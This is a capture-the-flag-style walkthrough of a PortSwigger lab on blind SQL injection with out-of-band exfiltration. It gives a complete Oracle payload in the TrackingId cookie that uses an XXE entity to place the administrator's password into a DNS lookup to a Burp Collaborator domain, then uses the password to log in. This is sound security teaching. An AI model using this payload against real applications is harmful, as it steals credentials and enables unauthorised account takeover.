
The Lab
Here is how PortSwigger describes it.
This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie. The SQL query is executed asynchronously and has no effect on the application's response. However, you can trigger out-of-band interactions with an external domain. The database contains a different table called users, with columns called username and password. You need to exploit the blind SQL injection vulnerability to find out the password of the administrator user. To solve the lab, log in as the administrator user.
Looking at the Lab#
This lab picks up right where the last one left off. Same setup, the query runs asynchronously so the application never waits for it, which means there's nothing to observe on the page, no error, no delay, no visible difference. We already proved in that last post that we can get the database to reach out to a domain we control, a Burp Collaborator subdomain, and that reaching out alone was enough to solve that lab.
This time we're taking it a step further. Instead of just proving the injection fires, we're going to get the database to smuggle actual data out to us, specifically the administrator's password, by hiding it inside the very domain name the database looks up. Same injection point as before, PortSwigger already tells us it's the TrackingId cookie, so no need to go digging for it.
Step 1 - Understand the Exfiltration Trick#
Before looking at the payload, it helps to understand the idea behind it in plain terms. In the previous lab, we got the database to perform a DNS lookup against a fixed subdomain we controlled, and just seeing that lookup happen was proof enough. This time, instead of using a fixed, unchanging subdomain, we're going to build the subdomain dynamically, using a piece of the database itself as part of it.
Think of it like writing the password directly onto the front of an envelope before mailing it. The Collaborator server can't read the contents of the database, but it can absolutely read whatever domain name gets looked up. So if we can arrange for the password to become part of that domain name, the Collaborator server ends up receiving it without ever needing direct access to the database, it just needs to see the lookup.
Step 2 - Build the Payload#
Here's the full payload we're going to send.
TrackingId=x'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//'||(SELECT+password+FROM+users+WHERE+username%3d'administrator')||'.BURP-COLLABORATOR-SUBDOMAIN/">+%25remote%3b]>'),'/l')+FROM+dual--
It looks intimidating, but it's really just the same XXE trick from the last post, with one small but important change. Let's walk through it piece by piece.
UNION SELECTandEXTRACTVALUE(xmltype('...'), '/l')work exactly as they did before, we're handing Oracle a block of XML to parse, and the act of parsing it is what triggers the outbound lookup.- Inside the XML, we again declare a custom external entity called
remote, usingSYSTEMto tell the parser its value should be fetched from an external location, and that location is where the actual trick lives this time. - Instead of pointing straight at our Collaborator subdomain like last time, the URL is built in three pieces stitched together with
||, which is just string concatenation. The first piece ishttp://, the middle piece is(SELECT password FROM users WHERE username='administrator'), a live subquery that pulls the administrator's actual password straight out of the users table, and the last piece is.BURP-COLLABORATOR-SUBDOMAIN/, our Collaborator domain. - Once those three pieces are glued together, the result is a single domain name that looks something like
9jckt21kt9vsqfom3ndr.yoursubdomain.oastify.com, with the real password sitting right there as a subdomain label. %remote;references that entity, which is what forces the parser to actually go resolve it.FROM dualis there for the same reason as always, Oracle requires everySELECTto name a table, anddualis the dummy table used when there's nothing real to select from.--comments out anything left over from the original query.
So when this hits the database, Oracle builds that domain name on the fly, password included, then tries to resolve it, sending a DNS lookup for that exact domain straight to Collaborator.
Step 3 - Insert Your Collaborator Subdomain#
If you're on Burp Suite Professional, right click inside the payload where BURP-COLLABORATOR-SUBDOMAIN sits and choose Insert Collaborator payload. This drops in a fresh, unique subdomain tied to your Collaborator client, which is what makes the incoming lookup traceable back to you specifically.
Send this modified TrackingId cookie value to the server.
Step 4 - Poll Collaborator#
Head over to the Collaborator tab and click Poll now. Since the query runs asynchronously, the lookup might not show up instantly, so give it a few seconds and poll again if nothing appears right away.
Once the interaction lands, you'll see a DNS lookup, and possibly an HTTP request too, sitting in the results. Click into it and look at the full domain name that was resolved. For a DNS interaction, this shows up in the Description tab, for an HTTP interaction, it's sitting in the Host header. Either way, the domain name itself is what you're after, because the password is baked right into it as the first label.

Pull the password out of that domain name and use it to log in as administrator on the login page. That solves the lab.